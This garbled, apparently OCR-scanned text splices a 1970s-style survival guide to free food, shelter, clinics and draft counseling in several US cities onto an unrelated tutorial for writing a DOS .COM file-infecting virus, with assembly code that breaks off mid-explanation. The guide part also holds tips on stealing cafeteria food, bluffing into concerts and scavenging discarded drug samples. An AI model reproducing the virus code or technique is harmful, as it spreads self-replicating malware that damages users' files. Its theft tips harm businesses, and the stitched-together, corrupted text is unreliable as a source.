Clothing RepairsAll Wallach stores feature a service that includes sewing on buttons, free shoe horns, and shoe laces, mending pants pockets and linings, punching extra holes in belts, and a number of other free services. FurnitureBy far the best place to get free furniture in New York is on the street. Once a week in every district, the Sanitation Department makes bulk pick-ups. The night before, residents put out all kinds of stuff on the street. For the best selection try the West Village on Monday nights, and the East Seventies on Tuesday nights. On Wednesday night there are fantastic pick-ups on 35th St. in-back of Macy's. Move quickly though, the guards get pissed off easily; the truckers couldn't care less. This street method can furnish your whole pad. Beds, desks, bureaus, lamps, bookcases, chairs, and tables. It's all a matter of transportation. If you don't have access to a car or truck, it's worth it to rent a station wagon and make pick-ups. GhostsIf you would like to meet a real ghost, write Hans Holtzer, c/o New York Committee for Investigation for Paranormal Research, 140 Riverside Drive, New York, NY. He'll put you in touch for free.

#### Free Lessons

Lessons in a variety of skills such as plumbing, electricity, jewelry-making, construction and woodworking are provided by the Mechanics Institute, 20 W. 44th St. Call or write them well in advance for a schedule. You must sign up early for lessons as they try to maintain small courses. MU 7-4279.Poemsare

free. Are you a poem or are you a prose? Liberated Churches ¥ Saint Mark's in the Bowery, Second Ave. and 10th ST. (674-6377 ¥ Washington Square Methodist Church, 133 W. Fourth St., ¥ Greenwich Village (777-2528); Judson Memorial Church, Washington Square South (725-9211). Flowers At about 9:30 AM, free flowers in the Flower District on Sixth Ave. between 22nd St. and 23rd St. Once in a while, you can find a potted tree that's been thrown out because it's slightly damaged. The Staten Island Ferry-Not free, but a nickel each way for a five mile ocean voyage around the southern tip of Manhattan is worth it. Take IRT (Broadway line) to South Ferry, local only. Ferry leaves every half-hour day and night. DrugsIn the area along Central Park West in the Seventies and Eighties are located many doctor's offices. Daily they throw out piles of drug samples. If you know what you're looking for, search this area. Books You can always use the library. The main branch is on Fifth Ave. and 42nd St. The Public Library prints a leaflet entitled "It's Your Library" which lists all the 168 branches and special services the library provides. You can pick it up at your nearest branch. They also publish a calendar of events every two weeks which is available free. If you have any questions call 791-6161. You can get free posters, literature and books from the various missions to the United Nations located on the East Side near the UN Building. The Cuban Mission, 67th St., will give you free copies of Granma, the Cuban newspaper, Man and Socialism in Cuba, by Che Guevara and other literature. Maps A free subway map is available at any token booth. Good if you're new in the city and don't know your way around. Pets ASPCA, 441 E. 92nd St. and York Ave., TR 6-7700. Dogs, cats, some birds and other pets. Tell them you're from out of town if you want a dog and you will not have to pay the \$5.00 license fee. Have them inspect and inoculate the pet; which they do free of charge. A place to look for free pets is in the Village Voice under their column Free Pets. Radio Free New York WBAI FM, 99.5 on your dial. 30 E. 39th St. (OX 7-8506). Free Schools ¥ Alternative University, 69 W. 14th St. (989-0666). A good radical school offering courses in karate, Mao, medical skills and other courses. They will send you a catalogue listing current courses. ¥ Bottega Artists Workshop, 1115 Quentin Road, Brooklyn, 336-3212 has art taught by professionals for a free. GENERAL SERVICES ¥ Contact-220 E. Seventh St. Open 3 to 10 PM. Raps, contacts, mailing addresses, counseling, sometimes food. ¥ Traveler's Aid-204 E. 39th St. MU 4-5029 ¥ Village Project-88 Second Ave. Open 2 to 6 PM. Same as Contact. fuck Chicago HOUSING Contrary to rumors, none of us have ever been to Chicago. None-the-less, we have some friends who have visited the area. In Chicago, everyone 17 or under must be off the streets by 10:30 PM and by 11:30 PM on Fridays and Saturdays. Don't sleep in Lincoln Park during political conventions, but other nights it's O.K. Wasn't it Hillel who asked, "Why is this night different from all other nights?" And wasn't it Mayor Richard J. Daley who responded, "Cause I say get your ass out of the park! "The Chicago Seed (929-0133) will give you the best advice on crashing and the local heat scene. Grace Lutheran Church, 555 W. Beldon St., and the Looking Glass at 1725 W. Wilson also have crashing places or know where you can find free room and board. You won't get hassled if you sack out in the Union Station on Adams Street just over the bridge. There are loads of folks crashing in abandoned buildings along LaSalle and other streets. Also the rooftops are cool. Stay off the streets though, unless you've got good identification. FOOD

SCLC (Operation Breadbasket) has a free breakfast program every morning Monday through Friday from 7-10 AM at St. Anna Church, 55th St. and LaSalle St., and also at Christ the King Lutheran Church located at 3700 Lake Park. You can get free samples of cheese, meat, and coffee everyday at the Stop and Shop food store located on Washington between Dearborn and State Streets. At the Treasure Island grocery store located on Broadway, two blocks north of Belmont, free coffee and cookies are offered for the people. Halloway House at 27 W. Randolph gives coupons good for coffee. Also at the Guild Bookstore at 25 W. Jackson Blvd., and from the machines at the 4th through 14th floors of the Playboy Building. There are real cheap restaurants. One is a truck-stop in Skokie called Karl's Cafe. It's just north of Oakton on Skokie Highway. It's open until 6:00. You get a whole lot of food for \$1.00. Also, under the viaduct at Milwaukee and Damen is a small restaurant with Polish food. You can get a great meal for \$1.35. It's worth a visit. It closes early in the evening. Another cheap restaurant is Paul and Ernie's on North Lincoln, just south of Wrightwood. You can have a beef dinner for about 70 cents. A good place to pick up free vegetables and fruits is at the wholesale market on Randolph St. or S. Water St. on Friday afternoons. Many of the food factories such as Kraft Dairy Products give away free samples and cases for "charity." Check them out. It is possible to steal food from the 2nd floor Federal Building Cafeteria at Adams and Dearborn and the National Cafeteria at Clark and Van Buren. These cafeterias usually have long lines and you can eat while standing and just pay for the coffee. If you have a place to cook and store food, there are a few places that have pretty cheap food. The east gate of International Harvester, located at 1015 W. 120th St. is unbelievable. Dig these bargains! 10 pounds of T-bone steaks (boxed) for \$5.25 at midnight. at 4 PM, the produce man brings a different combination of goods. A typical bill of fare might include tomatoes, cucumbers, strawberries, etc. at \$1.00 for 10 pounds of any item. The produce might vary from day to day, but the prices stay the same. On Thursdays at noon and 4 PM, the Lennell cookie man comes around. It's \$1.25 per box. At 7 PM, the sausage man arrives and the standard price is \$2.00. The standard size is 3 to 5 pounds. He has salami, liver sausage, polish sausage, and usually odd lunchmeat such as bologna or summer sausage. All the food is sold out of trucks, and the prices might not be exact, but they're pretty close. Eggs are about 3 dozen for \$2.00 on Randolph west of Halsted. Orange juice is pretty cheap at the Del Farm on Broadway. Wonder Bread thrift store on Diversey; Butternut, 87th St. and Ridgeland and 1471 W. Wilson, and Silvercup, 55th and Federal, offer bread and rolls at big discounts. The Cicero Bottling Company at 31st St. and 48 Court sell a case of 12 quart bottles for \$2.00. Mamas Cookies, 7400 S. Kastner give 5 pounds for \$1.50. At Burhops, State and Grand, you can get cheap 5-pound boxes of steak. The Railroad Salvage around Madison and Halsted has dented cans (with stuff inside) for big discounts. It is also a good place for paper products. Campbell Soup, 2250 W. 55th St., open Tuesday and Thursday, will give you cases free or at discounts if you tell them it's for charity or look straight. Two good spots for all around shopping are the Hi-Lo on Lincoln, north of Irving. There's lots of stuff for 10 cents. Marathon Products at Randolph and Halsted is another good place. If you can survive on just one meal a day, you're set. The city has just opened 14 free lunch centers throughout the town. They are located at: ¥ Antgeld Urban Progress Center-967 E. 132nd St. ¥ Area II Multi-Service Center of DHR-1500 N. North Park ¥ Division Street Urban Progress Center-1940 W. Division ¥ DHR Woodlawn District Office-6317 S. Maryland

 $\ensuremath{\mathtt{Y}}$  Englewood District Office of DHR-6003 S. Halsted

 $\ensuremath{\mathtt{Y}}$  Garfeld Neighborhood Service Program-9 S. Kedzie

¥ Halsted Urban Progress Center-1935 S. Halsted

¥ Lawndale Urban Progress Center-3818 W. Roosevelt

¥ Madden Park Fieldhouse-500 E. 37th St.  $\ensuremath{\mathbbmath{\mathbbmath{\mathbb{Y}}}}$  Martin Luther King Urban Progress Center-4741 S. King Drive ¥ Montrose Urban Progress Center-901 W. Montrose ¥ North Kenwood CCUO Office-4155 S. Lake Park ¥ South Chicago Urban Progress Center-9231 S. Houston ¥ Southern District DHR Office-2108 E. 71st St. The free hot meals consist of meat, potatoes, a vegetable, dessert, fruit, and coffee or milk. You have to give them a name and an address. MEDICAL CARE All three major universities have excellent clinics that do most kinds of medical work for free. The University of Chicago maintains a clinic at 950 E. 59th St. The University of Illinois has one located at 840 S. Wood. In addition to good medical care, Northwestern University Clinic offers very cheap dental treatment. The clinic is at 303 E. Chicago. Call the main switchboard of the schools and ask for the clinics to check out services and hours. A V.D. clinic is open every weekday and late on Wednesdays at 27 E. 26th St. and N. North Park. Chronic diseases are treated at 2974 N. Clybourn. Free chest X-rays are available at City Hall downtown, everyday. For mental health problems, try the clinic at 1900 N. Sedgwick (642-3531). Drug education is offered by Earth Mother on Wednesdays at the Grace Church, 555 W. Belden. Information and help with bad trips can be obtained through Just Us, 61 N. Parkside (378-7618) or LSD Rescue Service, 7717 N. Sheridan (338-6750). Chicago has a number of good clinics maintained by movement and community groups spread throughout the city for the people that live in the area. The Black Panther Party runs the Spurgeon "Jake" Winters Free People's Clinic at 3850 W. 16th St. (522-3220). The Young Patriots Uptown Health Service located at 4408 N. Sheridan (334-8957) serves the people in that community. The Young Lords maintain the Dr. E. Betances Free People's Health Center at Peoples Church, 834 W. Armitage (549-8505). The Latin American Defense Organization has a clinic on 2353 W. North Avenue, (276-0900). The growing Student Health Organization administers a number of small clinics in various communities. Call them at 493-2741 or drop into their office at 1613 E. 53rd St. At the Holy Covenant Church, on Wilton and Diversey, you can get medical assistance at the Free People's Clinic as well as help with legal, housing, family planning and nutrition problems. Call 348-6842. All these clinics provide a variety of services and operate on different schedules. Call them first to be sure they are open. LEGAL AID Chicago has a number of good law schools and you can often get some assistance or referral by calling them and speaking to the editor of the law school paper. You can go to the bathroom for free in the Julius J. Hoffman Room at Northwestern University Law School. The Law Student Commune, 357 E. Chicago, 649-8462, is a group of young radical lawyers and law students trying to bring legal assistance into the streets. The People's Law Office 2156 N. Halsted, 929-1880 operates the same way. For community problems, call the Lincoln Park Rights Center, 525-9775, or the Community Legal Counsel, 726-0157. The ACLU maintains a large chapter in Chicago at 6 S. Clark, 236-5564, and handles cases where civil liberties are affected. DRAFT COUNSELING ¥ American Friends Service Committee - 407 S. Dearborn St. 427-2533 ¥ Austin Draft Counseling Center - 5903 Fulton 626-9385 ¥ Chicago Area Draft Resisters (Cadre) - 519 W. North Ave. 664-6895 ¥ Chicago Circle Draft Information Organization University of Illinois, 317 Chicago Circle Center 663-2557 ¥ Hyde Park Draft Information Center - Quaker House, 5615 S. Woodlawn Ave. 363-1248 ¥ Kennedy King Draft Counseling Center - 7047 S. Stewart - 488-0900, ext. 36 ¥ Lawndale Draft Counseling - 4049 W. 28th St. 277-3140 ¥ Loyola Draft Counseling Center 6525 N. Sheridan, 274-3000 ext. 378 ¥ Mandel Legal Aid Clinic - 6020 S. University Ave. 324-5181

¥ Ravenswood Draft Counseling - Barry Memorial Methodist Church, 4754 N. Leavitt 784-3272 ¥ Roosevelt Selective Service Counseling Organization - Roosevelt University Student Senate Office, Rm. 204, 430 S. Michigan Ave. 922-3580 ext. 334 ¥ South Side Draft Information (Mt. Carmel Book Dist.) 2355 W. 63rd St. 925-3686 ¥ Uptown Hull House Draft Information Service - 4520 N. Beacon St. 561-8033 ¥ Wellington Avenue Congregational Church Draft Counseling Center -615 W. Wellington Ave. 935-0642. PLAY Parks Lincoln Park stretches along Lake Michigan in the Northern section of the city. It has a Conservatory and Zoo, opened 9 AM to 5 PM. Just south of the zoo is the gathering place for free rock concerts, be-ins, and the like. There is also a zoo in the Brookfield section at 8400 W. 31st St. The Morton Arboretium located on Route 53 in Lisle is open every day till sunset. The Shedd Aquarium is located at 1200 South Lake Shore Drive at Roosevelt. Music he Auditorium and Opera House sometimes offers free concerts on Sunday and weeknights. Hang around the lobby and claim there are tickets in your name at the box office. Even if it's a pay concert you can generally bluff your way inside. The Center for New Music, 2263 N. Lincoln, usually has free concerts on Sunday and Monday at 8 PM. WGLD is the local underground station. The Universal Life Church Coffee House, 1049 W. Polk has free rock and folk music on the weekends. Free City Music sponsors free rock concerts during the spring and summer in Lincoln Park. MUSEUMS ¥ The Art Institute - Adams and Michigan. Opens daily at 10 AM. Great art museum. ¥ Chicago Academy of Science-Lincoln Park at 2001 N. Clark. (LI 9-0606) Open daily from 10 AM to 5 PM. ¥ Field Museum of Natural History-Roosevelt Road at Lake Shore Drive. Time of opening varies from day to day; call 922-9410. Thursday, Saturday and Sunday admission is free. ¥ Museum of Contemporary Art-237 E. Ontario (943-7755) Open daily. ¥ Museum of Science and Industry-57th St. in the Hyde Park area. (MU 4-1414) Open daily from 9 AM to 5 PM. Our all-time favorite museum. ¥ The Oriental Institute-University of Chicago campus, 1155 E. 58th St. (643-0800) Open daily, except Monday, from 10AM to 5 PM.PoetryThe Other Door Coffee House, 3124 N. Broadway, features nightly poetry readings and music. Call 348-8552. Cafe Pergolesi, 3404 N. Halsted, features poetry readings, baroque music and an art gallery. There is no cover or minimum. Open 6 to 12 PM, and till 1:00 AM on Saturday. Theater The Playhouse North, 315 W. North Ave. features free theater. For \$1.00, you can see various groups perform at the Harper Theater Coffee House at 5238 S. Harper. Second City, 1616 N. Wells, has free improvisations after their evening performances every evening except Fridays. Free children's theater can be seen at La Dolores, 1980 North Orchard, Mondays and Wednesdays at 1 PM. Call 664-2352. Movies ¥ The Biograph Theater, 2433 N. Lincoln Ave. shows double bills for \$1.25 and has a penny candy counter. John Dillinger got ambushed when he left the place. Free Newsreel films can be seen Wednesdays at 8 PM at the Neighborhood Commons, Wisconsin and Freemart. Newsreel, 2744 N. Lincoln (248-2018) provides movement films for free or law cost to groups. ¥ Alice's Revisited, 950 N. Wrightwood, is a restaurant that shows free movies. On Fridays and Saturdays at 8 PM they have free folk-rock-blues music. Saturdays they also have free children's theater. Tuesdays they have psychodrama, also for free. Call 528-4250 for more info. INFORMATION ¥ The Switchboard number is 281-7197.Underground Papers

¥ Rising Up Angry - 2261 N. Lincoln 472-1791 ¥ Second City - 2120 N. Halsted 549-8760 ¥ The Chicago Seed - 950 W. Wrightwood 929-0133The Seed features a column called "Making It," which deals with survival in the Windy City. It is probably the best of its type in the country. The Black Panther Party office is located at 2350 W. Madison (243-8276). COMMUNITY PRINTING ¥ Agitprop - no office; phone 929-0133 ¥ Chicago Print Co-op. - 6710 N. Clark ¥ J. S. Jordan Memorial Printing Co-op. - 6710 N. Clark ¥ Omega Posters - 711 S. Dearborn ¥ Red Star Press - 180 N. WacherSCHOOLSThe People's School, 4409 N. Sheridan (561-6737), offers free courses in many areas of survival and radical politics. The White Panther Party, 787-1962, offers courses in street fighting, history of American radicalism, and dialectic sexism. FREEBIES Clothes The Concerned Citizens Survival Front, 2512 N. Lincoln Ave. has clothes. Try the dry cleaners on Armitage east of Halsted along the south side of the street. They give away unclaimed stuff. Also Brazil Cleaners at 3943 Indiana. The Eugene Blue Jean Store at 7017 Paulina has jeans, old army shirts and other items for less than a dollar. Furniture The Lake Shore Drive area on collection days has furniture. Call the bureau of Streets and Sanitation for a collection schedule. Free Store At 727 S. Laflin, you'll find a genuine free store that gives away everything you can imagine. It has a tendency to be a floating free store though. Money Pick up some underground papers at any of the offices listed and hawk them on the streets. You can pull in \$6-\$10 an hour if you work at it.fuck los angeles HOUSTNG There are several crash pads and communes that will put you up for a few nights. Call the Free Clinic at 938-9141. Floor space is available at the Sans Souce Temple on S. Ardmore. Women's Emergency Lodge at 912 W. 9th St. (627-5571) will put up women without a place to stay or make referrals. Resistance (386-9645) and Green Power (HQ 9-5184) will be helpful if you have to crash. Sleeping on the beaches is out, but the roofs are cool. The Midnite Mission at 396 S. Los Angeles (624-9258) has room and board for some boarders. The parks and streets are certain bust material. The L.A. pigs are matched in brutality only by their fellow hoggers in Chicago and South Africa. Every L.A. cop is nine feet of solid chrome. Bite his toes and down he goes. FOOD Green Power Feeds Millions is a unique organization serving the nets of people. They provide food for festivals, cancers, demonstrations, be-ins, sit-ins and similar events for free. In addition they supply a number of communes and serve food every Sunday in Griffith Park, the central get-together spot in Los Angeles. Call them at HO 9-5184 or 938-9141 for information and also to offer your help. Free vegetarian lunch can be found at the W. Hollywood Presbyterian Church at Sunset and Martel (874-1816). For supper, try the Midnite Mission, 396 S. Los Angeles Street; God Squas, 1412 N. Crescent Heights Blvd. (near Sunset), and His Place, Sunset and La Cienega. The Half-Price Bakery at Third and Hill St. gives away free bakery goods late at night and you can always bum a meal in any Clifton's Cafeteria with a good story. The Watts Trojan House is a free store that provides not only food, both clothing and a variety of other items and service. They are located at 1822 E. 103rd St. The County Welfare Department at 2707 S. Grand (near Adams Street) has a liberal food stamp program (746-0522). MEDICAL CARE ¥ The Free Clinic at 115 N. Fairfax Ave. (938-9141) is very popular and

provides a number of services at various hours such as: ¥ Job Co-ops--Monday thru Friday, 10:00-4:00 PM. ¥ Medical--Monday thru Friday, 5:30-10:00 PM. Saturday 12:30-5:00 PM. ¥ Dental--Monday thru Thursday, 7-10 PM. ¥ Counseling-Psychiatric, Monday thru Friday, 6-10 PM. ¥ Legal Monday thru Friday, 7-10 PM ¥ Draft-Monday thru Thursday, 7:30-10:00 PM. ¥ Pregnancy and Abortion--Monday, Tuesday, Thursday, 7:30. Saturday 1:30 PM ¥ Birth Control-Monday thru Friday, 6-7 PM. Saturday 2-3 PM. ¥ The Foothill Clinic, 547 E. Union in Pasadena (795-8088) offers similar services free of charge. Call them for a schedule of hours. Venereal Diseases are treated in the evenings at a clinic maintained by the Committee to Eradicate Syphillis. They are found at 5205 Melrose Ave., Hollywood (870-2524). ¥ In Venice use the free Youth Clinic at 905 Venice Blvd. (near Lincoln). The services are varied and they are only open evenings. Call 399-7743 and they'll help you. ¥ For specialized problems try: ¥ Drugs--Narcotics Anonymous (463-3123) ¥ Abortion-The Woman's Center, 1027 S. Crenshaw (near Olympic Blvd.) Wednesdays at 7:30 PM. ¥ Mental--Central City Community Mental Health Center, 4272 S. Broadway (232 - 2441)¥ Suicide Prevention Center, 2521 W. Pico (381-5111) ¥ District Health Centers provide many free services. For exact information, call the center or write to: ¥ County of Los Angeles Health Department, Public Health Education Division, 220 N. Broadway, Los Angeles, California 90012. Ask for a list and information about their health services. ¥ EAST LOS ANGELES-670 S. Ferris Ave. 261-3191. ¥ SUBCENTER--MARAVILLA - 915 N. Bonnie Beach Pl. 264-6910. ¥ HOLLYWOOD-WILSHIRE-5202 Melrose Ave. 464-0121. ¥ SUBCENTER-WEST HOLLYWOOD-621 N. San Vincente Blvd. 652-3090. ¥ NORTH HOLLYWOOD-5300 Tujunga Ave. 766-3981. ¥ SUBCENTERS-PACOIMA--13300 Van Nuys Blvd. 899-0231. ¥ TUJUNGA--7747 Foothill Blvd. 352-1417. ¥ SOUTH-1522 E. 102 St. 564-6801 ¥ SUBCENTER--FLORENCE-Firestone-8019 Compton Ave 583-6241. ¥ SOUTHEAST - 4920 Avalon Blvd. 231-2161. ¥ SOUTHWEST - 3834 S.Western Ave. 731-8541. LEGAL AID ¥ The Legal Aid Foundation of Los Angeles at 106 3rd St. (628-9126) provides help in civil matters. ¥ The ACLU of Southern California is located at 323 W. Fifth St. (MA 6-5156). DRAFT COUNSELING ¥ AFSC - 980 N. Fair Oaks, Pasadena 91103 (791-1978) ¥ Black Community Draft Assistance-7228 S. Broadway, LA 90003 (778-0710) ¥ Catholic Peace Assn.--911 Malcolm Ave., Westwood 90024 (474-2683) ¥ Counterdraft-PO Box 74881, LA 90004 ¥ East LA Peace Center-409 N. Soto, LA 90033 (261-2047) ¥ Episcopal Draft Counseling Center-514 W. Adams Blvd., LA 90004 (748-4662) ¥ Fellowship for Reconciliation 4356, Melrose, LA 90029 (666-0145) ¥ First Unitarian Church-2936 W. Eighth St., LA 90005 (389-1356) ¥ Free Clinic-115 N. Fairfax, LA 90036 (938-9141) ¥ L.A. Comm. for Defense of Bill of Rights-(MA 5-2169) ¥ L.A. Draft Help-1018 S. Hill St., LA (RI 7-5461) ¥ Myra House-191 N. Sunkist, West Covina (338-9636) ¥ Northeast Peace Center-5682 York Blvd., LA 90042 (257-2004) ¥ Peace House-724 Morengo, Pasadena 91103 (449-8228)

¥ Resistance-507 N. Hoover, LA 90004 ¥ The Resistance-11317 Santa Monica Blvd., Westwood 90024 (478-2374) ¥ SFVSC-Student Service Center, Admissions and Records Office, San Fernando Valley State College, Northridge (349-1200, ext. 1181) ¥ UCLA Draft Counseling Center--UCLA Law School, 405 Hilgard Ave., LA 90024 (746 - 6092)¥ USC Counseling Center-Gould Law School, University Park, Student Union Bldg., Rm. 217 (746-6092) ¥ Valley Peace Center-7105 Hayvenhurst, Van Nuys 91406 (787-6925). Tuesday and Wednesday evenings. ¥ Venice Draft Info Center--73 Market St., Venice 90291 (399-5812) ¥ War Resisters League-1046 N. Sweetzer, LA 90069 (654-4491) ¥ Westside Jewish Community Center-5870 W. Olympic Blvd., LA 90046 (938-2531) ¥ Women Strike for Peace-5899 W. Pico Blvd., LA 90019 (937-0236) PLAY Beaches Los Angeles has 14 miles of beaches extending from north of Pacific Palisades to Cabrillo Beach in San Pedro.Will Rogers Beach State Park, 15100 Pacific Coast Highway, Pacific Palisades, extends north three miles from the Santa Monica city limits to a point near Topanga Canyon. This beach has a large, popular surfing area. Venice Beach, 2100 Ocean Front Walk, Venice, extends from the Santa Monica city limits south to Marina Del Rey. Six acres have been developed into a park with picnic areas, shuffleboard courts and the Venice Beach Pavilion. The huge Venice Fishing Pier is located here, and there is an area for surfing. Isidore B. Dockweiler Beach State Park, 11401 Vista del Mar Ave. extends from Marina del Ray, south of the city of El Segundo. This beach has 700 fire pits and a surfing area. Cabrillo Beach, 3720 Stephen White Drive, San Pedro, located at the northern end of Los Angeles Harbor, has picnic areas, fire pits and a section for surfing. Royal Palms Beach, 1799 Paseo del Mar is equipped with picnic areas and fire pits. Parks Griffith Park is the largest park and the favorite gathering spot of the local hip community. It's next to the Ventura and State Freeways. Arroyo Seco Park is located along the Arroyo Seco and has picnic, recreational and bowling-on-the-green facilities. You'll also find the Los Angeles Zoo at 5333 Zoo Drive in the park. Brand Park and Memory Garden opposite the old Mission San Fernando is a real strange place to go. Echo Park has the largest artificial lake in Los Angeles. Fishing programs for kids are conducted each summer and electric boats are available for rent. Hancock Park, located on Wilshire Blvd, between Odgen and Curson, has the LaBrea Tar Pits with prehistoric animal and plant fossils all over the place. The Exposition Park Rose Garden on Exposition Blvd. is a seven-acre sunken rose garden that smells great. Founded by Hubert Eaton as "the first step up to heaven," Forest Lawn Memorial Park, overlooking beautiful downtown Glendale has to be the wildest spot around. It is pure L.A. with the largest collection of reproduced statuary in the world. Jean Harlow, Sabu, Clark Gable and other loved ones are tucked away here. You can turn on in front of the Jean Hersholt Memorial, fuck in the Aisle of Benevolence located in the Great Mausoleum, and trip out on a stereo sermon emanating from the giant Mystery of Life sculpture. Far-fucking out! Museums There are over fifty free museums in the greater Los Angeles area. We are listing those of special interest. California Museum of Science and Industry-Exposition Park, 749-0101.Hollywood Wax Museum-6767 Hollywood Blvd. (near Grauman's Chinese Theater).Los Angeles County Museum of Art-5905 Wilshire Blvd. in Hancock Park, 937-2590.MusicEvery Sunday there are free music concerts in Griffith Park. Movies U.C.L.A. has a free experimental film series every year. Call them at 825-4321 for a schedule.

INFORMATION The Switchboard in Los Angeles has a 24-hour-a-day service called the Hot Line. It's located at 4650 Sunset Blvd. (663-1015). Call them for the latest in what's going down in the area. The L.A. Free Press at 7813 Beverly Blvd. 937-1970, is always a good source of information. The Black Panther Party Headquarters can be found at 4115 S. Central Ave., 235-4127, or at 9818 Anzac, in Watts, 567-8027. The Traveler's Aid Society has offices in the Greyhound Bus Terminal and International Airport. They provide all kinds of services and information to lost souls or visitors. Generally FREEBIES Clothes The following spots offer clothes, furniture and other household items at low prices:Goodwill Industries-235 So. Broadway 228-1748; 5208 Whittier 264-1638St. Vincent de Paul Society-727 N. Broadway 627-8147; 210 San Fernando Rd. 221-6151The Volunteers of America maintain a number of thrift stores throughout the area. Try 8609 S. Broadway or call 750-9251 for the store near you. The Salvation Army also has a chain of stores. The main store is at 801 E. 7th St. 620-1270. They can help you there or let you know where you can shop in your area. Money You can sell a pint of blood for \$10.00 at the Red Cross Blood Bank, 1200 S. Vermont (384-5261). Pets All sorts of free pets are available at the ASPCA, 5026, W. Jefferson (731 - 2491). Identification Los Angeles has a curfew law but you can get a suitable I.D. with photo for \$3.50 at Twelfth and Hill Streets. fuck san Francisco HOUSING The nights are chilly in San Francisco but there are places that offer a free night's lodging. To avoid overcrowding they tend to employ a ticket system. By showing up in the late afternoon, you are generally assured a place to stay that night. The following places work it this way: ¥ Brother Juniper's Inn--1736 Haight, tickets on a first-come, first-serve basis. ¥ Holy Order of Man--937 Fillmore, no tickets. ¥ Hospitality House--148 Leavenworth, for people under 18, generally filled. ¥ Pinehurst Emergency Lodge--2685 30th Ave., for unwed mothers and women with children. ¥ St. Mary's Church--660 California, tickets at 6:00 PM. ¥ St. Patrick's Church--756 Mission, tickets at 6:00 PM ¥ St. Vincent De Paul--235 Minna, tickets at 4:00 PM for single men only. ¥ Salvation Army Harbor Light--290 Fourth St., no tickets. Traveler's Aid, 38 Mason, 771-0880, will assist in finding temporary shelter. Young runaways will find it cool to try All Saint's Church, 1350 Walker (863-9718) for both room and board. Also Huckleberry's for Runaways, 1347 7th Ave. (731-3921) will provide these and other services such as counseling. If you're going to settle for a while in San Francisco, you might have difficulty finding an apartment to rent. Try the Federal Housing Information Center, 100 California (556-5900). They maintain a free listing. The Community Design Center, 215 Haight (863-3718) provides free advice on architectural and design of pads inside and out once you locate a place, speaking, you can find a Traveler's Aid Station in every place that large numbers of travelers can be found.

Virus programming (basics) #1...

This section is dedicated to those who would like to write a virus, but don't have the knowledge to do so. First of all, writing a virus is no big deal. It is an easy project, but one which requires some basic programming skills, and the desire to write a virus! If either of these is missing, writing a virus would be tedious indeed!.

\_\_\_\_\_

Well, if you meet these requisites, keep reading this article....

JE READ JNE FUCK\_YOU!

## READ:

The survival of a virus is based in its ability to reproduce. "So how the fuck do I make a program reproduce?", you might ask. Simple, by getting it to copy itself to other files....

The functional logic of a virus is as follows:

Search for a file to infect
 Open the file to see if it is infected
 If infected, search for another file
 Else, infect the file
 Return control to the host program.

The following is an example of a simple virus:

START OF THE EXAMPLE: ;Warning, this example is a (piece of shit?) ; - The virus does not test for prior infection ; - it searches only for the first .COM file in the current directory ; Careful when executing this file, since the first time it's ; executed it will search for and infect the first file in the ; directory. If we later run the newly infected file, it will find ; the first file in its directory, itself. Thus, it will re-infect ; itself over and over. ;(The variables in a .COM file are relative to offset 100h). codigo segment 'code' org 100h ;Organize all the code starting ; from offset 100h assume cs:codigo,ds:codigo,es:codigo ;Define the use of the ;segments start proc far ;Start the routine COMIENZO: push ;Store CS CS push ;Store CS CS ; once again. ds ;Bring DS out from stack рор рор es ;Bring ES out from stack

| call                     | falso_proc        | ;Call proc. so that its          |  |  |
|--------------------------|-------------------|----------------------------------|--|--|
|                          |                   | ; address is placed in the stack |  |  |
| falso_proc<br>falso_proc | proc near<br>endp |                                  |  |  |
| pop                      | bp                | ;BP<== Proc. address.            |  |  |
| sub                      | bp, 107h          | ;BP<== BP - Previous directory   |  |  |

;This is done to take the variables relative to BP, since the ;infection displaces the variables at exactly the length of the ; file. At the first infection, instruction "SUB BP, 107h" is ; 107h, so that the contents of BP is 0; when I call a variable ; with "BP+VARIABLE" the value of the variable's address is not ; modified. When I load it , for example, from a 100h byte ; infected file, the instruction "SUB BP, 107h" leaves me at ; address 207h which means BP=100h, the size of the original file. ; Had I called the variable without adding BP, I would have been ; short by 100h bytes.

;Find the first .COM file in the directory

| mov | ah, 4eh         | ;Search for the 1st file        |  |
|-----|-----------------|---------------------------------|--|
| lea | dx, bp+file_inf | ;DS:DX= offset of FILE_INF      |  |
|     |                 | ;(*.*) so it will search all    |  |
|     |                 | ;the files, including directory |  |
|     |                 | ;names with extensions.         |  |
| mov | cx, 0000h       | ;Entry attributes               |  |
| int | 21h             |                                 |  |

;These attributes mentioned in the commentary are the directory's ; entry attributes. When I set the attributes to 0, I'm telling ; DOS to search normal files. If I include a bit combination which

; provides the Hidden, System or Directory attributes, DOS will ; search for files with those attributes, as well as the normal ; files. If the search range includes the Volume bit, the search ; is limited to that.

;These are the bits which correspond to each attribute: ;Bits: 7 6 5 4 3 2 1 0 Bit 0: Read only ; . . . . . . . 1 Bit 1: Hidden ; . . . . . . 1 . ; . . . . . 1 . . Bit 2: System Bit 3: Volume ; . . . . 1 . . . ; . . . 1 . . . . Bit 4: Directory . . 1 . . . . . Bit 5: File ;

;Bits 6 and 7 are not used as they are reserved for "future ; applications".

;Open file

| ;    |               |                             |  |
|------|---------------|-----------------------------|--|
| mov  | ah, 3dh       | ;Open the file.             |  |
| mov  | al, 00000010b | ;read/write.                |  |
| mov  | dx, 009eh     | ;DX<== DTA(filename) offset |  |
| int  | 21h           | ;put the handle in AX       |  |
| push | ax            | ;and store in stack.        |  |

;The attributes I'm setting in AL are not the same as before. ; These are the "open" attributes. We are only interested in the ; first 3 bits, ;bits 2 1 0: ; 0 0 0 Read only mode ; 0 0 1 Write only mode ; 0 1 0 Read/Write mode ;OK, we now have the file attributes stored in AL. What we now ; need to do is to store in DX the offset of the variable where ; I've stored the ASCIIZ chain with the name of the file to be ; opened. In this case, we don't have a NAME\_OF\_FILE variable. ; Instead, the name is located in the DTA (Disk Transfer Area). I ; we have it in the DTA..... Why? Simply because when we search ; for a file to infect, all the information we need is returned to ; this memory area. This buffer, if it was not reset, is found in ; the PSP; more precisely, it starts at offset 80h and is 43d bytes ; in size. ; ;The DTA format is as follows: ;Offset Bytes Function 21d Used by DOS for the 4fh service ; 00h (search for the next file) ; 15h 01d Attributes of the file that's been found 02d ; 16h File time ; 18h 02d File date 04d 13d ; 1Ah File size in bytes ; 1Eh File name in an ASCIIZ chain ; (FILENAME.EXT),0 ;Well, all that remains to be doe is to give DX the position in ; memory where I've stored the filename: "MOV DX, Elh" and its's ; done. But careful now, remember that DTA starts at offset 80h, ; which means I have to pass to DX the value "80h+1Eh = 9Eh". That ; would than leave "MOV DX, 9Eh"; the problem is solved. Now you are probably asking yourselves what I mean by "handle". The handle is a number which tells DOS which file we want. DOS gives us a 